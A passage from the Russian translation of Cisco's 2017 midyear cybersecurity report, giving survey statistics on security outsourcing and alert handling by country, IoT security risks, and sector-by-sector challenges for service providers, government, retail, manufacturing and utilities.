Причин такой перегруженности несколько. Изолированные системы могут генерировать дублирующиеся сигналы тревоги, а сотрудники могут не иметь необходимых знаний, чтобы различить некритичные и критичные сигналы тревоги или ложные срабатывания. Могут отсутствовать инструменты, например для аудита, способные определить источник потенциальных угроз. Сотрудники сторонних служб могут взглянуть на ситуацию по-новому и дать подробную консультацию по угрозам, требующим ответа.

Недостаточное знание продуктов также может помешать команде обеспечения безопасности извлечь максимум из приобретаемых технологий. Продукты часто внедряются специалистами по продуктам, а не безопасности. Группы обеспечения безопасности могут не понимать, как интегрировать продукты для обеспечения целостного взгляда на угрозы. Чтобы реально оценить эффективность защиты, желательно иметь единую панель. Опытные группы управления безопасностью также могут помочь профессионалам в области безопасности с управлением облачными услугами и с оценкой того, насколько защищены их данные. Поставщики облачных услуг могут не использовать защиту, например, двухфакторную аутентификацию. Эксперты могут помочь организациям изучить соглашения об уровнях обслуживания и договоры и определить, какие меры защиты используют поставщики облачных услуг.

Данные об использовании внешних услуг и об уведомлениях об угрозах по странам

Если рассматривать использование услуг сторонних организаций по странам, в некоторых странах компании малого и среднего бизнеса более активно используют подобные услуги, чем крупные корпорации. Например, в Австралии 65% компаний малого и среднего бизнеса используют внешние услуги реагирования на инциденты по сравнению с 41% крупных корпораций. В Японии 54% компаний малого и среднего бизнеса используют внешние услуги мониторинга по сравнению с 41% крупных корпораций (см. рис. 58).

Если рассматривать изученные и устраненные сигналы тревоги по отдельным странам и размеру компании, наибольший процент среди компаний малого и среднего бизнеса наблюдается в Индии, Бразилии и США. Что касается устраненных сигналов тревоги, наибольший процент среди компаний малого и среднего бизнеса наблюдается в Китае, России и Великобритании (см. рис. 59).

Рис. 58 Процент компаний малого и среднего бизнеса и крупных корпораций, использующих внешние услуги, по странам

Когда речь идет о безопасности, какие (если применимо) из следующих типов услуг отдаются на аутсорсинг третьим сторонам полностью или частично?	США		Бразилия		Германия		Италия		Великобритания		Австралия		Китай	
Консалтинг	49	47	40	44	41	47	45	44	43	51	63	52	50	57
Аудит	51	48	48	56	45	49	40	44	49	48	39	30	28	44
Реагирование на инциденты	43	46	43	32	45	41	61	42	45	40	65	41	32	42
Мониторинг	54	44	44	38	38	41	50	39	46	41	47	36	33	35
Восстановление	34	34	26	21	45	42	32	23	30	34	38	28	46	47
Аналитика угроз	43	40	33	37	38	40	44	36	29	42	54	34	28	42
Ни одна из вышеперечисленных услуг не отдается на аутсорсинг	14	15	7	13	6	15	2	10	11	20	5	14	20	12
	Индия		**Япония**		**Мексика**		**Россия**		**Франция**		**Канада**			
Консалтинг	56	62	60	59	58	63	46	50	52	51	48	50		
Аудит	43	50	35	25	57	64	37	43	44	56	44	50		
Реагирование на инциденты	53	55	69	55	39	41	37	35	54	42	49	45		
Мониторинг	42	51	54	41	44	46	34	44	51	57	49	50		
Восстановление	44	43	40	28	12	24	31	50	34	35	36	45		
Аналитика угроз	50	60	41	31	36	38	39	39	43	45	45	42		
Ни одна из вышеперечисленных услуг не отдается на аутсорсинг	6	5	1	6	5	5	6	7	2	5	10	11		

Рис. 59 Средние показатели количества сигналов тревоги по отдельным странам

	США		Бразилия		Германия		Италия		Великобритания		Австралия		Китай	
В среднем какой процент от общего количества сигналов тревоги исследуется?	59.7	62.8	61	65.5	44.4	52	45.8	61.3	47.4	44.2	55.6	60.8	44.8	42.5
Какой процент исследованных сигналов тревоги оказывается реальными инцидентами?	30.6	25.7	27.1	26.2	20.2	28.2	22.8	15.2	26.3	23	27.2	28.6	30.6	44.5
Какой процент реальных инцидентов удается устранить?	40.9	45.3	35.4	46.3	43.7	50.4	34.8	40.9	47.3	45.6	40.6	46.2	53.5	67.9
	Индия		**Япония**		**Мексика**		**Россия**		**Франция**		**Канада**			
В среднем какой процент от общего количества сигналов тревоги исследуется?	60.5	65.1	50.6	58.1	59.1	60.6	59.3	65.9	49.1	51.3	49.3	48.8		
Какой процент исследованных сигналов тревоги оказывается реальными инцидентами?	37.1	39.7	25.4	33.8	27.8	20.5	23.4	33.2	21.8	25.5	22.2	23.8		
Какой процент реальных инцидентов удается устранить?	45.8	48.3	44.3	38.4	43.8	48.6	47.3	60.5	41.6	52.4	35.8	37.6		

Размер организации Малый/средний (299–500 сотрудников) Крупный (1000 и более сотрудников)

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Риски безопасности Интернета вещей: подготовка к будущему – и настоящему

Интернет вещей (Internet of Things, IoT), как определяет его Cisco, – это межсетевое взаимодействие физических устройств, транспортных средств, зданий и других предметов (часто называемых «подключенными устройствами» или «умными устройствами»), имеющих встроенную электронику, программное обеспечение, датчики, приводные механизмы и способных подключаться к сети, что позволяет им собирать данные и обмениваться ими. По мнению Cisco, IoT включает три основных элемента: информационные технологии (ИТ), эксплуатационные технологии (ЭТ) и потребительские технологии (ПТ).

Промышленный Интернет вещей (Industrial Internet of Things, IIoT) означает только подключенные устройства в рамках сети управления производственным процессом, в отличие от корпоративной ИТ-сети или центра обработки данных.

IoT открывает большие возможности для сотрудничества и инноваций в бизнес-сфере. Однако по мере его роста растет и риск безопасности, создаваемый им для организаций и пользователей.

Одной из проблем является сложность мониторинга. Большинство специалистов службы информационной безопасности не знают, какие IoT-устройства подключены к их сети. Безопасность, как правило, не стоит на первом месте при создании IoT-устройств (а это все устройства, начиная с камер и заканчивая термостатами и интеллектуальными измерительными приборами). Многие из этих устройств сильно отстают по уровню обеспечения безопасности от настольных систем и имеют уязвимости, на устранение которых могут уходить месяцы, а то и годы. Кроме того, для них характерно:

- Отчетность об уязвимостях и рисках и обновления практически или полностью отсутствует.
- Запуск производится на специализированной архитектуре.
- Наличие необновленных или устаревших приложений, имеющих уязвимости, например, Windows XP.
- Исправления применяются редко.

Кроме того, в случае атаки на систему доступ к IoT-устройствам для их непосредственных владельцев затруднен или вовсе невозможен, что затрудняет или делает невозможным ответные действия. Словом, эти устройства могут стать легкой добычей злоумышленников (примеры подобной ситуации см. в разделе «Злоумышленники шифруют медицинские устройства: это реально» на стр. 42).

Сложность в вопрос безопасности IoT-устройств добавляет тот факт, что специалисты служб информационной безопасности могут не понимать характер сигналов тревоги, поступающих с этих устройств. Кроме того, не всегда понятно, кто из сотрудников в компании несет ответственность в случае атак на IoT. Команды, отвечающие за внедрение этих технологий, как правило, покидают организацию после реализации проекта.

Специалисты служб информационной безопасности должны начать фокусироваться на потенциальных слабых местах IoT, поскольку злоумышленники будут ориентироваться на эти бреши при попытке запустить программу-вымогатель, украсть конфиденциальную информацию и проникнуть глубже в сеть. IoT-устройства не представляют труда для злоумышленников, которые быстро находят в них уязвимости.

По большому счету, успешная массированная атака на эти устройства способна существенно подорвать деятельность коммерческих компаний, госучреждений, да и всего Интернета в целом. DDoS-атаки с использованием IoT-устройств уже стали реальностью, и появление IoT-ботнетов (см. стр. 39) позволяет предположить, что злоумышленники уже готовят почву для разрушительных атак беспрецедентных масштабов.

Чтобы справиться с проблемами безопасности, порождаемыми быстро растущим и все менее поддающимся контролю и управлению IoT, специалисты служб информационной безопасности должны будут делать следующее:

- Продолжать использовать старые сигнатуры.
- Защищать IoT-устройства с помощью системы предотвращения вторжений.
- Внимательно отслеживать сетевой трафик (это особенно важно в IIoT-средах, в которых легко прогнозировать профиль сетевого трафика).
- Отслеживать, как IoT-устройства соединены с сетью и взаимодействуют с другими устройствами (например, если IoT-устройство сканирует другое устройство, с высокой долей вероятности это указывает на действия злоумышленника).
- Своевременно применять исправления.
- Работать с поставщиками, которые обеспечивают безопасность продукта (соблюдая требования PSB – Product Security Baseline) и публикуют бюллетени по безопасности (Security Advisories).

В мире IoT для защиты IoT-устройств от инфицирования и атак (или хотя бы для снижения последствий в случае успешной атаки злоумышленника) необходимо использовать упреждающий и динамичный подход к обеспечению безопасности, а также внедрять стратегию многоуровневой защиты.

Сравнительное исследование решений безопасности: В центре внимания – избранные отрасли

Операторы связи

Ключевые проблемы отрасли

Рынок операторов связи, согласно опросам Cisco, – это разноплановая отрасль, включающая такие бизнесы, как телекоммуникационные компании, компании, предлагающие услуги облачной и веб-инфраструктуры и хостинга, медиакомпании, а также поставщики приложений по модели «программное обеспечение как услуга» (SaaS). Кроме того, операторы связи часто продают услуги по управлению безопасностью: 71% опрошенных операторов связи заявили, что предоставляют услуги по управлению безопасностью конечным клиентам.

Операторы связи сталкиваются с огромным количеством проблем, например, защита своей ИТ и производственной инфраструктуры, а также данных своих клиентов. 95% профессионалов в области обеспечения безопасности, работающих на операторов связи, заявили, что их главным приоритетом является обеспечение безопасности собственных центров обработки данных или опорных производственных сетей.

Эти проблемы осложняются масштабами бизнеса операторов связи. Профессионалы в области обеспечения безопасности обеспокоены тем, что размеры их организаций, а также постоянно растущий объем угроз повышают шансы, что злоумышленники смогут вмешаться в процесс предоставления услуг клиентам. В отрасли с высокой текучестью клиентов ставшая известной компрометация системы безопасности способна подорвать финансовое положение компании: 34% операторов связи сообщили, что теряли прибыль в результате атак в прошлом году.

Рис. 60 Процент операторов связи, использующих решения от шести и более поставщиков и продуктов

Ключевой проблемой для многих операторов связи является понимание того, как интегрировать инструменты и процессы обеспечения безопасности для максимальной эффективности и при этом сократить то множество сервисов и инструментов, которые у них имеются.

Экономическая реальность для операторов связи такова, что, пока они не смогут установить полный контроль над безопасностью, она будет оставаться статьей расходов, а не доходов, поэтому приходится быть экономными, однако давление со стороны конкурентов и все новые угрозы заставляют уделять безопасности все больше внимания.

Масштабы бизнеса операторов связи создают проблемы

Как и в любой отрасли, рост количества поставщиков и инструментов обеспечения безопасности являются проблемой, поскольку решения часто не интегрируются и не дают наглядного представления об угрозах, с которыми сталкивается оператор связи. В сфере операторов связи эта проблема возрастает из-за масштабов рынка. Две трети профессионалов в области обеспечения безопасности, работающих на операторов связи, заявили, что они используют шесть и более поставщиков; 38% заявили, что количество их поставщиков превышает 10 (рис. 60).

На вопрос об используемых продуктах 70% заявили, что используют минимум шесть продуктов обеспечения безопасности, а половина использует более десяти продуктов. Во многих случаях, по мнению экспертов Cisco, продукты слабо интегрированы, так что сложность управления безопасностью растет по экспоненте при добавлении каждого нового продукта.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Компрометация может усилить отток клиентов

Более половины (57%) операторов связи заявили, что становились объектом общественного внимания из-за утечки данных. Почти половина из тех, кто пострадал в результате компрометации, заявили, что компрометация заставила их значительно усилить безопасность. 90% заявили, что после компрометации они внесли небольшие улучшения в систему безопасности. Исходя из этого, можно сделать вывод, что профессионалы в области обеспечения безопасности, работающие на операторов связи, быстро извлекают уроки из компрометации своих организаций.

34% операторов связи сообщили о падении дохода из-за атак за последний год. Около 30% сообщили о потере клиентов или коммерческих возможностей в результате атак (см. рис. 61). По словам операторов связи, в результате компрометации системы безопасности, получившей огласку, больше всего пострадали их коммерческая деятельность, репутация бренда и размеры клиентской базы.

На большом и конкурентом рынке компрометация системы безопасности способна нанести операторам связи серьезный ущерб. У заказчиков есть широкий выбор, и они быстро сменят оператора, если считают, что их данные или их собственные клиенты не будут защищены.

Широкое внедрение стандартов

Операторы связи несколько опережают другие отрасли по активности внедрения стандартов, что может являться результатом их способности управлять масштабами своего бизнеса. Около двух третей опрошенных заявили о наличии документированных официальных стратегий обеспечения информации, а также о соблюдении стандартизированной политики в области информационной безопасности. Кроме того, практически все опрошенные операторы связи согласились, что процессы и процедуры обеспечения безопасности в их организации являются четкими и понятными.

Рис. 61 Потеря прибыли в результате атак

34%

операторов связи услуг сообщили о падении доходов из-за атак за последний год.

~30%

заявили о потере клиентов или коммерческих возможностей из-за атак.

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Государственный сектор

Ключевые проблемы отрасли

Из-за различных ограничений организации государственного сектора демонстрируют скорее реактивное, а не проактивное поведение в отношении угроз безопасности. Ограниченные бюджеты, сложности с привлечением персонала, плохое понимание угроз – все это негативно влияет на способность государственного сектора защищать свои сети от злоумышленников.

Однако государственный сектор также обязан соблюдать нормативные требования по тщательному управлению киберрисками даже больше, чем большинство частных компаний. Например, в США федеральные ведомства должны соблюдать «Федеральный закон об управлении информационной безопасностью» (FISMA) для защиты конфиденциальности и целостности критически важных информационных систем. Аналогичные требования предъявляются на уровне штатов и муниципалитетов: в отношении коммунальных предприятий, предоставляющих различные услуги, действует целый пакет новых и старых нормативных требований на уровне штата, а также на местном уровне.

Организации государственного сектора также пытаются освоить облако. Этот процесс не остался без внимания регулирующих органов. На федеральном уровне стандарты использования облачных продуктов и услуг задаются Федеральной программой управления рисками и авторизацией (FedRAMP). Региональные власти и органы местного управления также требуют от поставщиков облачных услуг, работающих с госданными, наличия сертификации.

Управление данными в облаке

Переход на облачные технологии создает не только множество преимуществ, но и множество проблем для организаций госсектора, которые вынуждены обеспечивать согласованную защиту от угроз. Одна треть организаций госсектора заявила, что целенаправленные атаки, APT-атаки и кража данных сотрудниками являются основными рисками безопасности. Кроме того, профессионалы в области обеспечения безопасности, работающие в госсекторе, заявили, что самыми сложными элементами для защиты от атак являются публичное облачное хранилище и облачная инфраструктура.

Проблема, по мнению экспертов Cisco, заключается в том, что облачное хранилище предлагает непривычный набор инструментов защиты данных, что заставляет команды по обеспечению безопасности переосмысливать настройку инструментов и процессов для защиты данных. Например, функциональные возможности аналитического инструмента NetFlow не полностью совпадают с аналитическими инструментами облачных услуг, так что процессы и результаты будут различаться.

Нехватка бюджета и персонала негативно сказываются на анализе угроз

Нехватка бюджета и персонала и нормативные ограничения также могут помешать обеспечению безопасности в госсекторе. Например, организации могут медленно внедрять определенные инструменты, поскольку для их внедрения и анализа результатов требуется компетентный персонал. Только 30% профессионалов в области обеспечения безопасности, работающих в госсекторе, заявили, что их организации используют инструменты тестирования на возможность проникновения, а также средства анализа оконечных устройств или сети (см. рис. 62). Эти инструменты являются краеугольными камнями полноценной стратегии обеспечения безопасности, так что их отсутствие вызывает беспокойство. Организации, не имеющие подобных сервисов, быстро станут объектами компрометаций.

Рис. 62 Процент организаций госсектора, использующих различные средства защиты

Только около 30% используют тестирование и компьютерную экспертизу оконечных устройств или сетей.

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Сложные целенаправленные угрозы

Сложные ценеправленные угрозы, или APT, – это атаки, призванные обеспечить злоумышленника необходимым временем. Угроза спроектирована таким образом, чтобы атакующий оставался в сети незамеченным на протяжении долгого времени, как правило, чтобы успеть украсть данные.

При отсутствии достаточного количества экспертов в области безопасности организации госсектора также могут не справиться с угрозами.
Около 40% организаций госсектора сообщили, что из тысяч сигналов тревоги, которые они получают ежедневно, изучить удается лишь 65%. Из числа этих изученных угроз 32% приходится на долю реальных угроз, но лишь 47% этих реальных угроз удается в итоге устранить.

Количество угроз, остающихся неизученными, свидетельствует о потребности в инструментах, которые обмениваются информацией об угрозах и выполняют анализ. Такие инструменты позволяют понять угрозы, так что персонал может определить, какие из них требуют незамедлительной реакции. Кроме того, автоматизация может помочь разрешить некоторые угрозы, снижая загруженность команд по обеспечению безопасности.

Чтобы действительно изучить большое количество ежедневных сигналов тревоги, по мнению экспертов Cisco, организации госсектора требуются десятки сотрудников для обеспечения безопасности, однако такое количество встречается редко. 35% организаций госсектора сообщили, что безопасностью у них занимается менее 30 специальных сотрудников. Кроме того, 27% сообщили, что недостаток квалифицированного персонала, по их мнению, является основным препятствием на пути внедрения современных процессов и технологий обеспечения безопасности. Это еще одна причина, почему инструменты автоматизации могут быть жизненно необходимыми для создания системы защиты, способной обрабатывать ежедневные объемы получаемых сигналов тревоги.

Компрометации заставляют совершенствовать защиту

Недостаток людей и проверенных инструментов обеспечения безопасности в госсекторе сказывается на успешности компрометации. 53% организаций госсектора заявили, что становились объектом общественного внимания из-за утечки данных. Скорее всего, компрометации *будут* повторяться, и устоять против них эти организации смогут, только если им очень сильно повезет. Связанная с этим проблема заключается в том, что безопасность усиливается в ответ на атаки, а не в рамках целостного подхода к обеспечению безопасности, основанного на оценке рисков. Для реагирования на возникающие угрозы требуется так много усилий, что ресурсов для долгосрочного планирования просто не остается.

Организации госсектора показывают, что в случае компрометации их команды по обеспечению безопасности извлекают уроки из этих ситуаций: 46% заявили, что компрометации заставили их значительно усилить защиту. Однако организации должны вкладывать средства в технологии, позволяющие предотвратить компрометацию системы безопасности, чтобы они смогли лучше минимизировать риск и эффективнее управлять системами безопасности.

Использование внешних услуг повышает эффективность, однако не увеличивает опыт собственного персонала

Использование услуг сторонних организаций является ключевой стратегией для организаций госсектора, стремящихся привлечь дополнительные ресурсы. Свыше 40% заявили, что полностью или частично передали сторонним организациям такие функции, как мониторинг и аудиты. Примерно половина организаций, использующих аутсорсинг, в качестве основных причин подобного решения называют объективный анализ, экономическую эффективность и своевременность реагирования на инциденты (см. рис. 62).

Услуги оценки возможности проникновения и другие аудиторские услуги должны выполняться сторонней организацией, однако использование исключительно услуг внешней организации имеет и свой минус: собственный персонал организации не накапливает опыт с течением времени. Подобный опыт критически важен для защиты сетей от изощренных атак. Автоматические решения могут обеспечивать экономическую эффективность и своевременную реакцию, однако необходимо соблюсти баланс между сторонними и собственными экспертами, чтобы получить жизненно важный опыт.

Рис. 63 Аутсорсинг предоставляет столь необходимые услуги

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Розничная торговля

Ключевые проблемы отрасли

Когда область розничной торговли подвергается компрометации системы безопасности, это быстро получает широкую огласку. Поскольку в результате атак на розничных торговцев часто страдают финансовые данные или личная информация клиентов, инциденты привлекают внимание СМИ и требуют проведения разъяснительной работы с потребителями. Атаки и утечки данных в сфере розничной торговли оказывают гораздо более негативное влияние на репутацию бренда, чем в других отраслях, например, в здравоохранении или коммунального хозяйства. У потребителей есть широкий выбор, и, если они считают, что продавец не заботится о безопасности, они легко могут найти ему замену.

Получающие широкую огласку атаки на крупных розничных продавцов, например, когда вредоносное ПО используется для кражи данных о кредитных картах клиентов, не могут не волновать профессионалов в области обеспечения безопасности, которые не хотят, чтобы их организация оказалась в подобной ситуации. Однако не факт, что достаточное количество розничных продавцов прониклось всей серьезностью ситуации. Руководство компаний розничной торговли может считать, что информация достаточно защищена, если просто защитить данные о кредитных картах межсетевыми экранами. Однако в случае передачи этих данных банкам и другим партнерам в незашифрованном виде защита, обеспечиваемая в сетях продавцах, ничего не стоит.

Чрезмерная уверенность в своей безопасности

Розничные торговцы слишком оптимистично оценивают свою защиту. Они слишком самоуверенны, о чем свидетельствует количество компрометаций, практически ежедневно освещаемых в СМИ. Например, 61% профессионалов в области обеспечения безопасности, работающих в розничной торговле, абсолютно убеждены, что обеспечивают полное соответствие стандарту безопасности PCI, а 63% абсолютно убеждены, что конфиденциальные данные клиентов остаются защищенными в пределах организации на протяжении всего времени их использования.

Чтобы сфокусироваться на защите данных, организации розничной торговли должны в полной мере внедрить технологию авторизации по ПИН-коду для клиентов, расплачивающихся кредитными и дебетовыми картами; особенно в США, где внедрение этой технологии идет медленно. Сегодня банки и платежные системы гарантируют компенсацию по мошенническим операциям только для покупок, сделанных в системах с авторизацией по ПИН-коду. Розничные торговцы должны внедрить эту технологию, или им придется самостоятельно компенсировать подобные операции.[48]

Целевые атаки и кража данных инсайдерами вызывают самое большое беспокойство

Опасаясь потери прибыли и ущерба бренду, профессионалы в области обеспечения безопасности, работающие в розничной торговле, называют в качестве главных рисков безопасности для своей организации целевые атаки (38%) и кражу данных инсайдерами (32%) (рис. 64). Они правильно опасаются: часто атаки начинаются внутри самой организации. Это означает, что недостаточно создать систему безопасности, основанную на выявлении признаков проникновения извне (IOC). Организация также требуются инструменты для изучения признаков атак.

Для выявления изощренной целевой атаки, например APT-атак или фишинговых атак, розничным продавцам необходимо разделять стандартные и нестандартные профили трафика, которые могут варьироваться в зависимости от дня, недели или наличия сезона активных покупок.

Рис. 64 Целевые атаки и кража данных инсайдерами вызывают самое большое беспокойство

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

48 «Новые чипы для кредитных карт перекладывают ответственность на розничных торговцев», Эндрю Кон (Andrew Cohn), *Insurance Journal*, 7 декабря 2015 г.: insurancejournal.com/news/national/2015/12/07/391102.htm.

Восполнение дефицита персонала

Розничные торговцы испытывают недостаток людей и инструментов для обеспечения безопасности. Двадцать четыре процента профессионалов в области обеспечения безопасности, работающих в розничной торговле, сообщили, что недостаток квалифицированного персонала является основным препятствием на пути внедрения современных процессов и технологий обеспечения безопасности. Параллельно с дефицитом персонала розничные торговцы сталкиваются с устойчивым потоком сигналов тревоги, которые они не способны полностью обработать: 45% получают ежедневно несколько тысяч сигналов тревоги, из которых только 53% изучаются. 27% сигналов тревоги расцениваются как обоснованные, однако только 45% из этих обоснованных сигналов устраняются.

Если проблемой является дефицит персонала, особую важность приобретают автоматизированные решения обеспечения безопасности. Автоматизация может помочь устранить проблемы, обусловленные дефицитом персонала. Например, решения, позволяющие автоматически отправить инфицированное устройство в карантин. В результате инфекция не сможет распространяться, а устройство больше не будет иметь доступа к конфиденциальной информации.

Автоматизация также может помочь решить проблему распределенных сред, уникальную проблему сферы розничной торговли. Например, сокращение количества сигналов тревоги, на которые персонал должен реагировать и устранять. Физические объекты (а следовательно, и данные) имеют большой географический разброс, так что директору по безопасности приходится лишь надеяться, что филиалы придерживаются передовых методов обеспечения безопасности, внедренных в головном офисе. Без постоянного взаимодействия с удаленными филиалами они могут использовать решения обеспечения безопасности, которые устарели или стали небезопасны много лет назад.

Розничные торговцы могут использовать услуги сторонних организаций, чтобы решить проблему нехватки персонала хотя бы частично.

Практически половина профессионалов в области обеспечения безопасности, работающих в розничной торговле, заявили, что привлекают сторонние организации для оказания консультационных услуг хотя бы отчасти. 45% заявили, что в определенной мере передают услуги аудита на аутсорсинг. Из организаций розничной торговли, использующих аутсорсинг, около половины в качестве причин такой практики называют объективный анализ, экономическую эффективность и своевременность реагирования на инциденты.

В результате компрометации, получившей огласку, страдают доходы и репутация бренда

Розничные торговцы осознают, что компрометация системы безопасности оказывает серьезное влияние на их бизнес. Профессионалы в области обеспечения безопасности, работающие в розничной торговле, заявили, что в прошлом году сильнее всего в результате компрометации пострадали коммерческая деятельность, финансовые результаты и репутация бренда. 54% заявили, что становились объектом общественного внимания из-за утечки данных. Кроме того, 32% сказали, что теряли прибыль в результате атак в прошлом году (см. рис. 65). Около четверти заявили о потере клиентов или коммерческих возможностей из-за атак.

Компрометация может стать критическим фактором, заставляющим организации розничной торговле менять свою систему безопасности. Хотя лишь 29% заявили, что компрометация заставила их «значительно» усилить безопасность, около 90% сообщили, что после компрометации они внесли «небольшие» улучшения в систему безопасности.

Рис. 65 Процент организаций, столкнувшихся с различными последствиями утечки данных

54%
становились объектом общественного внимания из-за утечки данных.

32%
теряли прибыль в результате атак в прошлом году.

25%
теряли клиентов или коммерческие возможности из-за атак.

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Производство

Ключевые проблемы отрасли

80% заводов в США созданы более 20 лет назад,[49] что порождает беспокойство, имеют ли они современные средства защиты. Поскольку производственное оборудование вводится в работу постепенно, в отличие от офисных систем, неизвестные уязвимости могут существовать годами, однако стать актуальными только сейчас. Поскольку производители добавляют к такому устаревшему оборудованию подключенные устройства, профессионалы в области обеспечения безопасности боятся, что злоумышленники смогут подобрать уязвимую комбинацию.

Уязвимые системы могут привести к простою производства, что также очень волнует профессионалов в области обеспечения безопасности. Производители хотят любыми средствами избежать незапланированного простоя, а также проблем с качеством продукции, обусловленных неправильной работой захваченного злоумышленниками оборудования.

Для профессионалов в области обеспечения безопасности на производственных объектах проблемой является модернизация устаревающих систем, затрудняющая проникновение злоумышленников, а также интеграция новых технологий, например, IIoT-систем. Хорошие новости заключаются в том, что производители могут предпринять простые шаги, чтобы повысить безопасность: процесс должен быть постепенным, не следует пытаться устранить все угрозы разом. Например, документированная политика безопасности может создать основу для улучшений, хотя, согласно опросу Cisco, 40% профессионалов в области обеспечения безопасности на производственных объектах заявили, что не имеют формальной стратегии обеспечения безопасности, а также не следуют таким стандартам информационной безопасности, как ISO 27001 или NIST 800-53. Следование этим передовым практикам уже обеспечит улучшение.

Необходимо упрощать системы

Для успешного обновления и интеграции производственных систем производители должны решить проблему сложности решений обеспечения безопасности. 46% профессионалов в области обеспечения безопасности на производственных объектах заявили, что они используют шесть и более поставщиков; 20% заявили, что количество их поставщиков превышает десять (рис. 66). На вопрос о продуктах 63% профессионалов в области обеспечения безопасности ответили, что они используют шесть и более продуктов; а 30% ответили, что используют более десяти продуктов.

Рис. 66 Процент производителей, использующих решения от шести и более поставщиков и продуктов

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Многообразие продуктов и поставщиков ставит экспертов в области обеспечения безопасности производственных объектов в сложное положение. Поэтому ИТ и ЭТ-группам необходимо сфокусироваться на угрозах безопасности. Например, использовать только продукты, способные решать наиболее актуальные задачи. Производителям следует рассмотреть внедрение комплексной политики безопасности, включающей простые меры защиты для физических активов, например, блокирование доступа к портам неуправляемых коммутаторов или использование управляемых коммутаторов в сетевой инфраструктуре своего предприятия.


49 «Америка стареет в нескольких аспектах», Шо Чандра (Sho Chandra) и Йоран Йаду (Joran Yadoo), Bloomberg, 6 октября 2016 г.: bloomberg.com/news/articles/2016-10-06/america-is-aging-in-more-ways-than-one.

Сочетание опыта ИТ и ЭТ-групп

Структура групп обеспечения безопасности также может быть препятствием для защиты активов на производственном объекте. По мере того как эксперты, имеющие опыт работы с проприетарными производственными системами, уходят на пенсию, их некем заменить, что приводит к утрате опыта. Около 60% производственных предприятий заявили, что имеют менее 30 сотрудников, специализирующихся на обеспечении безопасности (см. рис. 67). Кроме того, 25% заявили, что недостаток квалифицированного персонала является основным препятствием на пути внедрения современных процессов и технологий обеспечения безопасности

Помимо наращивания собственного персонала по обеспечению безопасности, производители также должны обеспечить обмен знаниями между ИТ- и ЭТ-отделами. Традиционно ИТ-персонал не заходит в производственный цех, где трудится ЭТ-персонал. Обычным явлением являются конфликты. Например, процесс внесения исправления ИТ-персоналом может привести к непреднамеренной остановке оборудования, запущенного в устаревших сетях, что выливается в простой и головную боль для ЭТ-персонала. Дальновидные производители активно работают над объединением ИТ- и ЭТ-групп для обеспечения лучшего понимания угроз безопасности и внедрения передовых методов управления новыми технологиями, например IoT и подключенными устройствами.

Рис. 67 Количество обученного персонала в области обеспечения безопасности на производственных предприятиях



Около
60%
производственных предприятий сообщили, что безопасностью у них занимается
менее 30
специальных сотрудников

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Устойчивость к компрометации способна повысить конкурентоспособность

Учитывая, что в отрасли распространены устаревшие системы, производители осознают необходимость их улучшения и модернизации не только для обеспечения безопасности, но и для повышения своей конкурентоспособности. Согласно исследованию Глобального центра цифровой трансформации бизнеса,[50] 4 из 10 производителей пострадают от нарушения рыночного равновесия в течение следующих пяти лет частично из-за того, что не модернизируют свое производство, чтобы конкурировать на равных с технологически более продвинутыми игроками. Безопасность играет ключевую роль в обеспечения конкурентоспособности, поскольку она помогает поддерживать репутацию бренда и избегать потери доходов и клиентов.

Как следует из опроса Cisco, компрометация системы безопасности может негативно сказаться на производственных брендах. 40% производственных предприятий заявили, что сталкивались с общественным вниманием из-за утечки данных. Кроме того, 28% заявили, что теряли прибыль из-за атак в прошлом году. Однако подобные компрометации могут стать необходимым стимулом к совершенствованию защиты: 95% профессионалов в области обеспечения безопасности на производственных объектах заявили, что получившая огласку компрометация системы безопасности заставила их хотя бы немного усилить безопасность.

50 «Жизнь в эпоху цифрового водоворота: успехи цифровой революции в 2017 году», Глобальный центр цифровой трансформации бизнеса: imd.org/dbt/digital-business-transformation.

Коммунальные услуги

Ключевые проблемы отрасли

Атака русских хакеров на украинские энергосистемы в 2016 году подчеркнула проблемы, с которыми сталкиваются коммунальные службы при защите критически важной инфраструктуры от атак.[51] Коммунальные хозяйства больше не пользуются закрытыми сетями дистанционного управления и сбора данных (SCADA). Рабочие станции контрольного центра, осуществляющие дистанционный мониторинг и управление выработкой электроэнергии, передающим и распределительным оборудованием, одновременно подключены к коммерческим сетям и ИТ-системам. Эти ЭТ-системы, осуществляющие мониторинг и управление физическими процессами, выбираются в качестве цели для атак, поскольку известны своей слабой защитой, а компрометация может привести к физическому ущербу.

В июне 2017 г. исследователи обнаружили, что в ходе этой атаки использовались гораздо более изощренные инструменты, чем раньше. Злоумышленники применили специальные модули, напрямую использующие управляющие протоколы. В ходе предыдущих атак дистанционные манипуляции средствами управления выполнялись вручную. Благодаря этому нововведению атаки можно планировать и выполнять в автономном режиме.

Неизменное наличие подключения и сложность современных ИТ- и ЭТ-систем в сочетании с уязвимостью защиты используемого программного и микропрограммного обеспечения увеличивает количество возможных точек проникновения, которые необходимо защищать. По мере того как коммунальные хозяйства пытаются перевести свой бизнес на цифровые технологии, они все активнее внедряют новые программные технологии, которые измеряют, отслеживают и запускают физические процессы без вмешательства человека. Такое слияние физического и кибермира (интеграция программного обеспечения и встроенных систем в физические устройства) увеличивает количество проблем, с которыми сталкиваются профессионалы в области обеспечения безопасности.

Проблемы с безопасностью, порождаемые подобной интеграцией, распространяются и на цепочки поставок. Недавно Федеральная комиссия по энергетическому регулированию (FERC) предписала Североамериканской корпорации энергоустойчивости (NERC) разработать новые стандарты для защиты критически важной инфраструктуры, предназначенные специально для системы снабжения энергопредприятий. Стандарты должны устанавливать управление рисками системы поставок для аппаратного и программного обеспечения систем управления производственными процессами, а также для вычислительных и сетевых услуг, связанных с работой электроэнергетических систем.[52]

